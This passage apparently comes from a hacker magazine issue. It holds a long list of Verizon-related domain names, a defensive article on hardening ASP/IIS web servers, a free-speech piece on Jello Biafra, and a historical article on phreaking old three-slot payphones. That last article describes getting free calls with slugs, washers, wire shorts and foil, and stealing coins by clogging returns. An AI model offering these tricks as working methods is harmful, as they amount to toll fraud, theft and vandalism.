VERIZON-TELCO.COM VERIZON-TELCO.NET VERIZON-TELCO.ORG VERIZON-TELCOM.COM VERIZON-TELCOM.NET VERIZON-TELCOM.ORG VERIZON-TELECOM.COM VERIZON-TELECOM.NET VERIZON-TELECOM.ORG VERIZON-TELEKOM.COM VERIZON-TELEKOM.NET VERIZON-TELEKOM.ORG VERIZON-TELKOM.COM VERIZON-TELKOM.NET VERIZON-TELKOM.ORG VERIZON-WIRELESS-BITES.COM VERIZON-WIRELESS-BITES.NET VERIZON-WIRELESS-BITES.ORG VERIZON-WIRELESS-BLOWS.COM VERIZON-WIRELESS-BLOWS.NET VERIZON-WIRELESS-BLOWS.ORG VERIZON-WIRELESS-SUCKS.COM VERIZON-WIRELESS-SUCKS.NET VERIZON-WIRELESS-SUCKS.ORG VERIZON-WIRELESS.COM VERIZON-WIRELESS.NET VERIZON-WIRELESS.ORG VERIZON.COM VERIZON.NET VERIZON.ORG VERIZONADS1.COM VERIZONADS1.NET VERIZONADS1.ORG VERIZONAGENTS.COM VERIZONAGENTS.NET VERIZONAGENTS.ORG VERIZONAIRFONE.COM VERIZONAIRFONE.NET VERIZONAIRFONE.ORG VERIZONAIRMAIL.COM VERIZONAIRMAIL.NET VERIZONAIRMAIL.ORG VERIZONB2B.COM VERIZONBIGYELLOW.COM VERIZONBIGYELLOW.NET VERIZONBIGYELLOW.ORG VERIZONBITES.COM VERIZONBITES.NET VERIZONBITES.ORG VERIZONBIZ.COM VERIZONBIZ.NET VERIZONBIZ.ORG VERIZONBLOWS.COM VERIZONBLOWS.NET VERIZONBLOWS.ORG VERIZONBROADBAND.COM VERIZONBROADBAND.NET VERIZONBROADBAND.ORG VERIZONBTOB.COM VERIZONBUSINESSLINK.COM VERIZONBUSINESSLINK.NET VERIZONBUSINESSLINK.ORG VERIZONBUSINESSSERVICES.COM VERIZONBUSINESSSERVICES.NET VERIZONBUSINESSSERVICES.ORG VERIZONCABLE.COM VERIZONCABLE.NET VERIZONCABLE.ORG VERIZONCALLINGCARD.COM VERIZONCALLINGCARD.NET VERIZONCALLINGCARD.ORG VERIZONCARDSERVICES.COM VERIZONCARDSERVICES.NET VERIZONCARDSERVICES.ORG VERIZONCARE.COM VERIZONCARE.NET VERIZONCARE.ORG VERIZONCARRIER.COM VERIZONCARRIER.NET VERIZONCARRIER.ORG VERIZONCARRIERSERVICES.COM VERIZONCARRIERSERVICES.NET VERIZONCARRIERSERVICES.ORG VERIZONCELLULAR.COM VERIZONCELLULAR.NET VERIZONCELLULAR.ORG VERIZONCENTREX.COM VERIZONCENTREX.NET VERIZONCENTREX.ORG VERIZONCHARITABLE.COM VERIZONCHARITABLE.NET VERIZONCHARITABLE.ORG VERIZONCHAT.COM VERIZONCHAT.NET VERIZONCHAT.ORG VERIZONCLASSIC.COM VERIZONCLASSIC.NET VERIZONCLASSIC.ORG VERIZONCO.COM VERIZONCO.NET VERIZONCO.ORG VERIZONCOIN.COM VERIZONCOIN.NET VERIZONCOIN.ORG VERIZONCOM.COM VERIZONCOMMUNICATION.COM VERIZONCOMMUNICATION.NET VERIZONCOMMUNICATION.ORG VERIZONCOMMUNICATIONS.COM VERIZONCOMMUNICATIONS.NET VERIZONCOMMUNICATIONS.ORG VERIZONCOMPANY.COM VERIZONCOMPANY.NET VERIZONCOMPANY.ORG VERIZONCONSTRUCTION.COM VERIZONCONSTRUCTION.NET VERIZONCONSTRUCTION.ORG VERIZONCONSUMER.COM VERIZONCONSUMER.NET VERIZONCONSUMER.ORG VERIZONCONSUMERSERVICE.COM VERIZONCONSUMERSERVICE.NET VERIZONCONSUMERSERVICE.ORG VERIZONCONSUMERSERVICES.COM VERIZONCONSUMERSERVICES.NET VERIZONCONSUMERSERVICES.ORG VERIZONCORP.COM VERIZONCORP.NET VERIZONCORP.ORG VERIZONCORPORATION.COM VERIZONCORPORATION.NET VERIZONCORPORATION.ORG VERIZONCREATIVE.COM VERIZONCREDITCARD.COM VERIZONCREDITCARD.NET VERIZONCREDITCARD.ORG VERIZONCREDITCARDSERVICES.COM VERIZONCREDITCARDSERVICES.NET VERIZONCREDITCARDSERVICES.ORG VERIZONDATA.COM VERIZONDATA.NET VERIZONDATA.ORG VERIZONDATASERVICES.COM VERIZONDATASERVICES.NET VERIZONDATASERVICES.ORG VERIZONDATASOLUTIONS.COM VERIZONDATASOLUTIONS.NET VERIZONDATASOLUTIONS.ORG VERIZONDEALS.COM VERIZONDEALS.NET VERIZONDEALS.ORG VERIZONDIGITALTV.COM VERIZONDIRECPC.COM VERIZONDIRECTORIES.COM VERIZONDIRECTORIES.NET VERIZONDIRECTORIES.ORG VERIZONDIRECTORY.COM VERIZONDIRECTORY.NET VERIZONDIRECTORY.ORG VERIZONDIRECTORYSERVICES.COM VERIZONDIRECTORYSERVICES.NET VERIZONDIRECTORYSERVICES.ORG VERIZONDIRECTPC.COM VERIZONDIRECTTV.COM VERIZONDIRECTV.COM VERIZONDIRECTV.NET VERIZONDIRECTV.ORG VERIZONDSL.COM VERIZONDSL.NET VERIZONDSL.ORG VERIZONE-COMMERCE.COM VERIZONE-COMMERCE.NET VERIZONE-COMMERCE.ORG VERIZONE.COM VERIZONE.NET VERIZONE.ORG VERIZONECOMMERCE.COM VERIZONECOMMERCE.NET VERIZONECOMMERCE.ORG VERIZONEMPLOYMENT.COM

VERIZONEMPLOYMENT.NET VERIZONEMPLOYMENT.ORG VERIZONENTERPRISE.COM VERIZONENTERPRISE.NET VERIZONENTERPRISE.ORG
VERIZONENTERPRISESERVICES.COM VERIZONENTERPRISESERVICES.NET VERIZONENTERPRISESERVICES.ORG VERIZONENTERTAINMENT.COM
VERIZONESHOP.COM VERIZONESHOP.NET VERIZONESHOP.ORG VERIZONET.COM VERIZONET.NET VERIZONET.ORG VERIZONFASTPACKET.COM
VERIZONFASTPACKET.NET VERIZONFASTPACKET.ORG VERIZONFOUNDATION.COM VERIZONFOUNDATION.NET VERIZONFOUNDATION.ORG
VERIZONGLOBAL.COM VERIZONGLOBAL.NET VERIZONGLOBAL.ORG VERIZONGLOBALNETWORKS.COM VERIZONGLOBALNETWORKS.NET
VERIZONGLOBALNETWORKS.ORG VERIZONGLOBALSERVICES.COM VERIZONGLOBALSERVICES.NET VERIZONGLOBALSERVICES.ORG
VERIZONGOVERNMENTSERVICES.COM VERIZONGOVERNMENTSERVICES.NET VERIZONGOVERNMENTSERVICES.ORG VERIZONHELP.COM
VERIZONHELP.NET VERIZONHELP.ORG VERIZONHIGHSPEEDDATA.COM VERIZONHIGHSPEEDDATA.NET VERIZONHIGHSPEEDDATA.ORG
VERIZONHOME.COM VERIZONHOME.NET VERIZONHOME.ORG VERIZONHOMECHOICES.COM VERIZONHOST.COM VERIZONHOST.NET VERIZONHOST.ORG
VERIZONHUB.COM VERIZONHUB.NET VERIZONHUB.ORG VERIZONIM.COM VERIZONIM.NET VERIZONIM.ORG VERIZONINC.COM VERIZONINC.NET
VERIZONINC.ORG VERIZONINCORPORATED.COM VERIZONINCORPORATED.NET VERIZONINCORPORATED.ORG VERIZONINFO.COM VERIZONINFO.NET
VERIZONINFO.ORG VERIZONINFORMATION.COM VERIZONINFORMATION.NET VERIZONINFORMATION.ORG VERIZONINFORMATIONSERVICES.COM
VERIZONINFORMATIONSERVICES.NET VERIZONINFORMATIONSERVICES.ORG VERIZONINFOSPEED.COM VERIZONINFOSPEED.NET
VERIZONINFOSPEED.ORG VERIZONINFOSPEEDDSL.COM VERIZONINFOSPEEDDSL.NET VERIZONINFOSPEEDDSL.ORG VERIZONINMATE.COM
VERIZONINMATE.NET VERIZONINMATE.ORG VERIZONINNOVATION.COM VERIZONINNOVATION.NET VERIZONINNOVATION.ORG
VERIZONINNOVATIONS.COM VERIZONINNOVATIONS.NET VERIZONINNOVATIONS.ORG VERIZONINTERACTIVE.COM VERIZONINTERACTIVE.NET
VERIZONINTERACTIVE.ORG VERIZONINTERNATIONAL.COM VERIZONINTERNATIONAL.NET VERIZONINTERNATIONAL.ORG VERIZONINTERNET.COM
VERIZONINTERNET.NET VERIZONINTERNET.ORG VERIZONINTERNETSOLUTIONS.COM VERIZONINTERNETSOLUTIONS.NET
VERIZONINTERNETSOLUTIONS.ORG VERIZONINTERNETWORKING.COM VERIZONINTERNETWORKING.NET VERIZONINTERNETWORKING.ORG
VERIZONINTERNETWORKINGSOLUTIONS.COM VERIZONINTERNETWORKINGSOLUTIONS.NET VERIZONINTERNETWORKINGSOLUTIONS.ORG
VERIZONINVESTOR.COM VERIZONINVESTOR.NET VERIZONINVESTOR.ORG VERIZONINVESTORRELATIONS.COM VERIZONINVESTORRELATIONS.NET
VERIZONINVESTORRELATIONS.ORG VERIZONIR.COM VERIZONIR.NET VERIZONIR.ORG VERIZONIS.COM VERIZONISDN.COM VERIZONISDN.NET
VERIZONISDN.ORG VERIZONISHOP.COM VERIZONISHOP.NET VERIZONISHOP.ORG VERIZONJOBS.COM VERIZONJOBS.NET VERIZONJOBS.ORG
VERIZONLABORATORIES.COM VERIZONLABORATORIES.NET VERIZONLABORATORIES.ORG VERIZONLABS.COM VERIZONLABS.NET VERIZONLABS.ORG
VERIZONLARGEBUSINESS.COM VERIZONLARGEBUSINESS.NET VERIZONLARGEBUSINESS.ORG VERIZONLARGEBUSINESSSERVICES.COM
VERIZONLARGEBUSINESSSERVICES.NET VERIZONLARGEBUSINESSSERVICES.ORG VERIZONLARGEBUSINESSSOLUTIONS.COM
VERIZONLARGEBUSINESSSOLUTIONS.NET VERIZONLARGEBUSINESSSOLUTIONS.ORG VERIZONLD.COM VERIZONLD.NET VERIZONLD.ORG
VERIZONLINK.COM VERIZONLINK.NET VERIZONLINK.ORG VERIZONLONGDISTANCE.COM VERIZONLONGDISTANCE.NET VERIZONLONGDISTANCE.ORG
VERIZONLUGE.COM VERIZONLUGE.NET VERIZONLUGE.ORG VERIZONMAIL.COM VERIZONMAIL.NET VERIZONMAIL.ORG VERIZONMEDIA.COM
VERIZONMEDIA.NET VERIZONMEDIA.ORG VERIZONMEDIACENTER.COM VERIZONMESSAGING.COM VERIZONMESSAGING.NET VERIZONMESSAGING.ORG
VERIZONMOBILE.COM VERIZONMOBILE.NET VERIZONMOBILE.ORG VERIZONMOBILITY.COM VERIZONMOBILITY.NET VERIZONMOBILITY.ORG
VERIZONMULTIMEDIA.COM VERIZONMULTIMEDIA.NET VERIZONMULTIMEDIA.ORG VERIZONN.COM VERIZONN.NET VERIZONN.ORG VERIZONNET.COM
VERIZONNET.NET VERIZONNET.ORG VERIZONNETWORK.COM VERIZONNETWORK.NET VERIZONNETWORK.ORG VERIZONNETWORKSERVICES.COM
VERIZONNETWORKSERVICES.NET VERIZONNETWORKSERVICES.ORG VERIZONNOC.COM VERIZONOL.COM VERIZONOL.NET VERIZONONLINE.COM
VERIZONONLINE.NET VERIZONONLINE.ORG VERIZONPAGES.COM VERIZONPAGES.NET VERIZONPAGES.ORG VERIZONPAGING.COM
VERIZONPAGING.NET VERIZONPAGING.ORG VERIZONPCS.COM VERIZONPCS.NET VERIZONPCS.ORG VERIZONPHONEFRAUD.COM
VERIZONPHONEFRAUD.NET VERIZONPHONEFRAUD.ORG VERIZONPHONES.COM VERIZONPHONES.NET VERIZONPHONES.ORG VERIZONPLUS.COM
VERIZONPOLICY.COM VERIZONPRESS.COM VERIZONPRODUCTS.COM VERIZONPRODUCTS.NET VERIZONPRODUCTS.ORG VERIZONPUBCOM.COM
VERIZONPUBCOM.NET VERIZONPUBCOM.ORG VERIZONPUBLICCOMMUNICATIONS.COM VERIZONPUBLICCOMMUNICATIONS.NET
VERIZONPUBLICCOMMUNICATIONS.ORG VERIZONREADY.COM VERIZONREADY.NET VERIZONREADY.ORG VERIZONREGULATORY.COM
VERIZONREGULATORY.NET VERIZONREGULATORY.ORG VERIZONRETAIL.COM VERIZONRETAIL.NET VERIZONRETAIL.ORG
VERIZONRETAILSERVICES.COM VERIZONRETAILSERVICES.NET VERIZONRETAILSERVICES.ORG VERIZONSATELLITE.COM VERIZONSATELLITETV.COM
VERIZONSECURITY.COM VERIZONSECURITY.NET VERIZONSECURITY.ORG VERIZONSERVICECORPORATION.COM VERIZONSERVICECORPORATION.NET
VERIZONSERVICECORPORATION.ORG VERIZONSERVICES.COM VERIZONSERVICES.NET VERIZONSERVICES.ORG VERIZONSHITS.COM
VERIZONSHITS.NET VERIZONSHITS.ORG VERIZONSHOP.COM VERIZONSHOP.NET VERIZONSHOP.ORG VERIZONSMALLBUSINESS.COM
VERIZONSMALLBUSINESS.NET VERIZONSMALLBUSINESS.ORG VERIZONSMALLBUSINESSSERVICES.COM VERIZONSMALLBUSINESSSERVICES.NET
VERIZONSMALLBUSINESSSERVICES.ORG VERIZONSPECIALOFFERS.COM VERIZONSPECIALOFFERS.NET VERIZONSPECIALOFFERS.ORG
VERIZONSPONSORSHIPS.COM VERIZONSPONSORSHIPS.NET VERIZONSPONSORSHIPS.ORG VERIZONSTINKS.COM VERIZONSTINKS.NET
VERIZONSTINKS.ORG VERIZONSUCKS.COM VERIZONSUCKS.NET VERIZONSUCKS.ORG VERIZONSUPERPAGES.COM VERIZONSUPERPAGES.NET
VERIZONSUPERPAGES.ORG VERIZONTARIFFS.COM VERIZONTARIFFS.NET VERIZONTARIFFS.ORG VERIZONTECHNOLOGIES.COM
VERIZONTECHNOLOGIES.NET VERIZONTECHNOLOGIES.ORG VERIZONTECHNOLOGY.COM VERIZONTECHNOLOGY.NET VERIZONTECHNOLOGY.ORG
VERIZONTELCO.COM VERIZONTELCO.NET VERIZONTELCO.ORG VERIZONTELCOM.COM VERIZONTELCOM.NET VERIZONTELCOM.ORG
VERIZONTELECOM.COM VERIZONTELECOM.NET VERIZONTELECOM.ORG VERIZONTELECOMMUNICATION.COM VERIZONTELECOMMUNICATION.NET
VERIZONTELECOMMUNICATION.ORG VERIZONTELECOMMUNICATIONS.COM VERIZONTELECOMMUNICATIONS.NET
VERIZONTELECOMMUNICATIONS.ORG VERIZONTELEKOM.COM VERIZONTELEKOM.NET VERIZONTELEKOM.ORG VERIZONTELEPHONE.COM
VERIZONTELEPHONE.NET VERIZONTELEPHONE.ORG VERIZONTELEPRODUCTS.COM VERIZONTELEPRODUCTS.NET VERIZONTELEPRODUCTS.ORG
VERIZONTELKOM.COM VERIZONTELKOM.NET VERIZONTELKOM.ORG VERIZONTERMINALS.COM VERIZONTERMINALS.NET VERIZONTERMINALS.ORG
VERIZONTEXAS.COM VERIZONTV.COM VERIZONTVCHOICE.COM VERIZONUSA.COM VERIZONUSA.NET VERIZONUSA.ORG VERIZONVIDEO.COM
VERIZONVIDEO.NET VERIZONVIDEO.ORG VERIZONVIDEOPLUS.COM VERIZONVIDEOTV.COM VERIZONVPN.COM VERIZONVPN.NET VERIZONVPN.ORG
VERIZONWEB.COM VERIZONWEB.NET VERIZONWEB.ORG VERIZONWEBATONCE.COM VERIZONWEBATONCE.NET VERIZONWEBATONCE.ORG
VERIZONWHOLESALE.COM VERIZONWHOLESALE.NET VERIZONWHOLESALE.ORG VERIZONWIRE.COM VERIZONWIRELESS-BITES.COM
VERIZONWIRELESS-BITES.NET VERIZONWIRELESS-BITES.ORG VERIZONWIRELESS-BLOWS.COM VERIZONWIRELESS-BLOWS.NET VERIZONWIRELESS-
BLOWS.ORG VERIZONWIRELESS-STINKS.COM VERIZONWIRELESS-STINKS.NET VERIZONWIRELESS-STINKS.ORG VERIZONWIRELESS.COM
VERIZONWIRELESS.NET VERIZONWIRELESS.ORG VERIZONWIRELESSBITES.COM VERIZONWIRELESSBITES.NET VERIZONWIRELESSBITES.ORG
VERIZONWIRELESSBLOWS.COM VERIZONWIRELESSBLOWS.NET VERIZONWIRELESSBLOWS.ORG VERIZONWIRELESSDATA.COM
VERIZONWIRELESSDATA.NET VERIZONWIRELESSDATA.ORG VERIZONWIRELESSE.COM VERIZONWIRELESSEATS.COM VERIZONWIRELESSEATS.NET
VERIZONWIRELESSEATS.ORG VERIZONWIRELESSMESSAGING.COM VERIZONWIRELESSMESSAGING.NET VERIZONWIRELESSMESSAGING.ORG
VERIZONWIRELESSMESSAGINGSERVICES.COM VERIZONWIRELESSMESSAGINGSERVICES.NET VERIZONWIRELESSMESSAGINGSERVICES.ORG
VERIZONWIRELESSSTINKS.COM VERIZONWIRELESSSTINKS.NET VERIZONWIRELESSSTINKS.ORG VERIZONWIRELESSSUCKS.COM
VERIZONWIRELESSSUCKS.NET VERIZONWIRELESSSUCKS.ORG VERIZONWORLDWIDE.COM VERIZONWORLDWIDE.NET VERIZONWORLDWIDE.ORG
VERIZONXDS1.COM VERIZONXDS1.NET VERIZONXDS1.ORG VERIZONYELLOWPAGES.COM VERIZONYELLOWPAGES.NET VERIZONYELLOWPAGES.ORG
VERIZONYP.COM VERIZONYP.NET VERIZONYP.ORG WIRELESSVERIZON.COM WIRELESSVERIZON.NET WIRELESSVERIZON.ORG
WWWVERIZONSUPERPAGES.COM WWWVERIZONSUPERPAGES.NET WWWVERIZONSUPERPAGES.ORG

Securing ASP: A deeper cut

by AgentK
kent@tegels.org

In issue 17:1, Guinsu provided a primer on securing ASP-driven database-centric web sites. If you have not read that, it is worth doing now. In this article, I am going to expand on some of the issues Guinsu glossed over and discuss some alternatives. Not that I am going to provide the end-all, do-all. If you want that, read Richard Harrison's excellent book *ASP/MTS/ADSI Web Security* (1999, Prentice Hall PTR).

SSL is Only Part of the Solution

One principal of modern information security is not to make your security undefeatable, but rather to make it so costly (in terms of time, computing, and other factors) as to deter all but the most determined. Another principal is that the more you know about the parities in a transaction, the more trust you can have. These principals manifest themselves as encryption and authentication. Secure Socket Layer (SSL) is the current method of choice for encryption. For good reason - at current levels breaking 128-bit based encryption would require incredible luck or barely imaginable computer power.

Defeating authentication is a different matter. First, I recommend that you do everything you can to create "real" user accounts for secured site users. By this I mean populate an ADS or NTDS structure with accounts. Then add these accounts to groups. Finally, use NTFS ACLs to "lock down" the content and scripts to those groups.

Why not just store user accounts and password in, say, SQL tables? Two reasons: Well-secured directory services tend to query and respond faster than comparable SQL structures. And directory services tend to backup and recover quicker and better in the event of disaster than RDBMS services.

Keep in mind that IUsers will always use "password" (or something equally as inane) for their password. The weaker the password, the less you should trust it. What makes for good passwords? As a starter, I prefer:

At least eight characters, six of which can be from the English alphabet excluding vowels.

At least two of which must be digits (0-9).

At least one must be one of !, $, ^, or *.

No more than three of the characters in the password can be found in the User ID.

Logging users in can be an issue. Unless you know that your clients are using Windows and IE exclusively (a pity, but it happens), you're probably going to have to rely on the so-called "basic authentication." The level of password encryption here is, essentially, meaningless. So, if you are going to have to do it, at least require that a secured channel (e.g., an https session) has been started first. Then redirect to an ACL protected file set.

If you are going to have a secure site, SSL is certainly worth its weight in molybdenum. But so is - if you cannot use some other authentication technique - requiring strong passwords. Using Directory Services can be faster and more failure resilient. The best affect is achieved by combining the three.

Understand Your Environment

What I mean by this is that you need to understand how to secure your physical platform, how IIS works, and what can go wrong. Lets start at the hardware level.

A Good Foundation:

The most basic thing you "must" have for a security environment is a firewall. In my opinion, Microsoft Proxy Server is not good enough in and of itself to fill this

bill. There's certainly nothing wrong with building a Solaris, Linux, or BSD firewall on an NT network, either. In fact, it can offer some advantages. Next, consider putting your Internet machines in a network that is otherwise detached from your internal network. Yes, it would be nice if all the system were "completely integrated" in some respects. Since you'll have to be willing to accept degraded security for your web platform, do you really want to risk everything on it?

One trick I've used is to use private networks with networks. For example, suppose you have three IIS servers with an exposed, registered IP address and you need an SQL server. There's very little reason to use an exposed, registered IP address for that. If you can use IPX/SPX, you could just add an extra NIC to each web server and to the SQL server, bind IPX/SPX to those. Thus web servers can talk free to the SQL server, but you eliminated some risks by not exposing the SQL server to IP-based attacks. If IPX/SPX is not an option, use private and not normally routed (10, 172.16 and 192.168) IP addresses to connect machines.

By the way, never put both IIS and SQL on the box if at all possible. You're just begging for both performance and security issues by doing this. NICs and hubs are cheap. Lost orders and leaked client information may not be.

The ASP Object Model

ASP is really nothing more than an application that runs inside the ASP process. In some respects, ASP is nothing more than a script interpreter. What is different about ASP is that it also retains state by the use of application and session objects on the server and response and request objects formed from the HTTP transactions. I could go on and on about this, but prefer not to. Get a copy of *ASP 3.0 Programmer's Reference* by Alex Homer (et al) (2000, Wrox Press) for the nitty-gritty.

Guinsu discussed the session object at length. Most of what he said was accurate. To overcome some of these issues, I recommend that all you store in session is one or two things: some unique key to represent the user (or user-session) and a reference to an MTS object that contains your data. This gets a bit complicated of course, but really helps both performance and security.

One thing that I would point out is that cookies are becoming more universally accepted but if your clients refuse them, you can use server-side persistence instead. Basically, this works as long as you can safely assume that your client will have a fixed IP address (or certificate serial number) for the duration of their visit to your site. You could then devise some data store using this as the key.

Something I felt did not get well explained is that ASP uses COM (and COM+) to pass scripts off to an interpreter. Thus, as long as the programming language you choose to use supports COM, you can use it within ASP. I prefer PerlScript, from ActiveState's ActivePerl. For what it's worth, Perl is not PERL.

What Can Go Wrong?

Like any system, power outages, theft, fire, and other common perils must be considered. But some Microsoft procedures and products can yield unannounced problems. A key one to consider is FrontPage and the FrontPage Server Extensions (FPSE). There are others, of course.

Ask any level headed SysAdmin about FPSEs and if you don't get a "bitter beer face," you'd better disable their account quickly (or at least make them recite "Security Considerations" from the "FPSE Resource Kit" three times, out loud, and in their underwear before the CEO and CIO). Remember that FrontPage was originally designed to make Web publishing easy. It overachieved. Part of the simplicity of FrontPage is that it managed the marshaling of files to and from Web servers transparently. When installed on default NTFS or FAT parti-

tions, anybody with FrontPage can access and edit files too easily. They can even upload harmful scripts and executable files. This is obviously *not* a good thing. Even more insidious, since FPSE are programs, they are susceptible to class attacks like buffer overflows. I do not know that "Netscape engineers are weenies" any more than Microsoft developers are a little too willing to compromise good security for ease of use.

Yet, you can actually tame these parasites - it just takes a little work. When installing on Windows systems, make sure that you put your \inetpub\ root only on an NTFS partition. Make absolutely sure to completely remove the "everyone" group from the ACLs for the partition or path before you install IIS (or as soon as you possibly can thereafter). *Do not,* however, deny "everybody," as nobody, not even the Administrators, will be able to access those directories. For good measure, I also turn on most of the auditing features for this path - just to see what people are doing. Installing the most current version of the Microsoft Data Access Components (MDAC) is also a prudent thing to do before installing IIS on NT4.

Next, make sure you have the most current version of the extensions installed for your platform. The ones that ship "Option Pak 4" and on the FP98 media aren't. Install these immediately after you get the IIS service installed and well before you connect the machine to an Internet pipe. Then run the FPSE administration program and run the "check and fix procedure." This will give you the option of "tightening security" which you should do as soon as possible. And, as a matter of practice, install every service pack and hot fix appropriate thereafter.

Something that's getting a lot of play as I write this are "Denial of Service Attacks." DoSA's are not hacking and you're not "l33t" because you can do them as far as I'm concerned. On the other hand, if you aren't designing your Web apps considering that somebody will pound it just to see how much abuse it can take, you are not doing yourself any favors either. If you create a bunch of objects during "session_onstart", even the "Human Ping of Death" could knock out easily. Rule of thumb #1: Create session objects sparingly, if at all. Rule of thumb #2: Expire objects as quickly and explicitly as possible. A sluggish server is almost always better than a dead one.

A small but dark cloud for you Windows2000 folks: Watch out for WebDAV. WebDAV (the Web Distributed and Versioning Protocol) extends HTTP's command set to allow FPSE like functions (and therefore, weaknesses) without FPSE muddling the picture. With WebDAV and enough access rights, folks can open, edit, and save virtually any file they have access to remotely. Again, taking great pains to edit your ACLs can impede the abuse of WebDAV.

There are a couple of other components to keep an eye on too. One of these is the FileSystem Object and its ability to read and write files on the server (see Chuck Newman's "Sharing Too Much" at www.webtechniques.com/archives/2000/04/newman/. Also, be very careful with any object-code library that lets users put files to server (SA-FileUp and ASPUpload). You're just asking for a trojan horse if you make those too easy to find and use.

Sleeping Well At Night

So, with all of these threats, gotchas, and gremlins in the ASP environment, can you sleep well at night, assuming that your web servers are safe? Taking the steps outlined herein can help, but the best you can hope for is that you've made it tough enough to break your site that the slHackers will go elsewhere for fun. The keys to a good night's slumber are: using strong encryption and authentication; understanding and hardening your environment and keeping abreast of, and reacting quickly to, what can go wrong.

Jello Biafra: Hacker Ambassador

by princessopensource

Jello Biafra, former front man for the Dead Kennedys, social activist, and keynote speaker for H2K, has never built a red box or hacked a PBX system. His "eleetness," however, is undeniable.

In a 1997 interview with the online magazine *Bad Subjects,* Biafra voiced his support of the Internet, along with the need for it to remain uncensored. His commitment to free speech in all forms of media comes with personal experience. In 1986, around the same time *2600* was celebrating its second birthday, police raided Biafra's home, searching for a poster of rotting genitals by artist H.R. Giger, copies of which the Dead Kennedys included in their album, *Frankenchrist.* Biafra was charged with "distributing harmful matter to a minor," but the case was later dismissed. Biafra has since become one of music's most ardent supporters of free speech, and is a vocal member of the organization, "Rock Out Censorship."

Along with his praise of the Internet, however, Biafra also had a few warnings about its dangerous potential for misinformation. He cautioned against allowing all the information the net bombards us with to numb our minds, as well as not being sucked into the belief that everything posted on a website is true. These words of advice are consistent with the hacker ethic by which many of us choose to live. Along with the adage, "Knowledge is power," comes the responsibility and desire to search for the truth and weed it out from the bullshit.

Jello Biafra is right on target with his warning about the sense-numbing experience an avalanche of multimedia can cause. If we do not take a stand against Internet censorship, the net could become just another outlet for the mass media to force-feed us a one-sided version of the "news." With increasing litigation over copyrighted domain names and software, a frightening future of the Web as a silicon-based equivalent of network television and Top 40 radio may not be as far off as we think.

Hackers need Biafra for his music and his mind. We need albums like *Frankenchrist* to remind us what can happen if we idly sit by and watch groups like the MPAA and RIAA take away our rights to create and use code and share music we enjoy with others. We end up like people the Dead Kennedys mocked in songs like, "The Stars and Stripes of Corruption." "The blind Me-Generation/Doesn't care if life's a lie/So easily used, so proud to enforce..." Biafra's post-Dead Kennedys activism and formation of his own record label, Alternative Tentacles, serve to illustrate that we must remain steadfast in our ideology. A corporate job in systems administration does not mean we should forsake our love for figuring out the "how's" and "why's" of the ways things work, and we need to ensure that the government does not eradicate our means to do so.

Jello Biafra's presence at H2K is sure to send a powerful message to both hackers and non-hackers alike - information does not just want to be free, it *needs* to be that way.

Hacking the Three Holed Payphone

by Munzenfernsprechermann

Once upon a time there were no computers to decipher, no electronic voice mail systems, no cable TV, and no Internet. There was one giant phone company and they built, owned, and operated all the payphones. These payphones were standardized. They came in one color (black) and in one basic style (see photo). Think about it. For almost forty years, phone hackers in the US and Canada were all tampering with the same piece of equipment. Over time, unauthorized people gleaned a substantial body of information on the mechanics and manipulation of these phones.

Although most of this information is now arcane, it may be of interest to present day phone phreaks or veterans who want to reminisce. The basic characteristic of this unit was the three different sized holes on top for inserting nickels, dimes, or quarters. Each coin generated a specific sound when dropped into the slot. A single ding for a nickel, a double ding for a dime, and a hearty gong for a quarter. Through these audible chimes, the operator could "hear" how much money had been deposited. These phones were invariably rotary dial, although some were retrofitted to tone dialing in later years. There was usually a coin return plunger in the upper right (missing in this photo) and a return slot or hopper on the lower left. The body of the phone was divided into two separate locked compartments. The upper part was accessible to repair personnel and relatively insecure. The bottom section was heavy steel and held the coin box. It required a separate key. The handset was connected with an unarmored cord and hung in a cradle on the left, which activated the unit when it was lifted. The whole thing was mounted on a cast metal plate that held the phone securely and sealed off the back and sides.

The basic game was to try and get a free or cut-rate phone call out of this ubiquitous black beast. Strategies consisted of various coin manipulations, messing with the wiring, or befuddling the operator (software?) to achieve this goal. A free long distance call was far more difficult and prestigious than a local one.

Coin Hacks

These phones required a coin to activate the dial tone. For the most part, you needed a dime or two nickels just to see if the phone was working. This characteristic led to beaucoup lost coins if a phone was out of order. Lost money was a common occurrence and undoubtedly began the adversarial relationship between the phoning public and the public phone. The least finessed method to get a dial tone was to use a slug to simulate the nickel or dime. Various foreign coins worked flawlessly, my personal favorite being the Trinidadian penny. Drop one in; ding ding, hummmmmm, you were good to go. Aside from genuine slugs made in high school metal shop, a favorite was the #10 large pattern brass washer. Available by the pound, they were the perfect width and diameter of a dime, but usually required a little tape over the hole or some spit to slow them down. They were not reliable enough for a long distance call (please deposit nine washers) but would usually generate a dial tone by the third try.

A rather elegant coin trick involved a nickel and some excellent timing. You dropped a nickel in the slot and if you slammed the coin return plunger at just the right time, you got your double ding and a dial tone. Of course, it was only a 50 percent discount and it hurt like hell, but it was handy if you were short on change. There were people who claimed they could use a coin on a string and pull it out but this was a myth since diameter, magnetic characteristics, and rolling weight were key in getting a coin accepted.

Hardware Hacks

Although not quite the fortress of solitude,

this basic phone was fairly well guarded. The handset was unscrewable which was a boon to vandals but yielded little hacking opportunity. On certain models you could place a wire (paper clip, bobby pin, etc.) through the mouthpiece and then ground the other end to a conductive part (usually the coin return) of the phone. If done properly, it yielded a dial tone. I'd like to know how somebody stumbled across that one. Another similar stunt was to edge a piece of gum wrapper foil under the back right seam and slide it slowly up and down until you shorted out some essential wires, yielding a dial tone. I do recall getting a rather nasty shock while performing this maneuver on a rainy day.

A great deal of effort went into securing the phone itself but the wiring was often exposed. I believe it was a three pair line, but I don't know how many wires were essential. One pair carried a fairly high voltage to operate a coin drop solenoid in the bottom of the phone. Your cash was held in limbo above the coinbox. If your call was completed the money was dumped into the box or diverted to the coin return if the call was incomplete. I once witnessed a lineman shorting two posts at the junction box and yielding a load of change from a clogged chute. He told me he was often sent out to repair a phone that simply had a full coinbox. He also said the company security guys sometimes planted UV dyed coins in the upper end of the phone to try and catch their repair personnel stealing. I was never able to repeat his performance and yet I once again got a memorable electric shock for my efforts.

Some talented folks were able to momentarily short two of the wires to get a free local call. A bar in my neighborhood had a doorbell rigged to the line for that purpose. They maintained a Bell System employee who hung out there had installed it. It was rumored you could achieve the same effect by piercing the insulation with a pin.

The phones were hardened against attack, but they were often easily pried from their moorings. If one was stolen, however, it took a serious effort to get it open, which discouraged your average impatient thief. People were known to clog the coin return and return later to unstuff it and reap their reward. This led to the retrofit of a coin return hopper (see photo) that was not so readily plugged up.

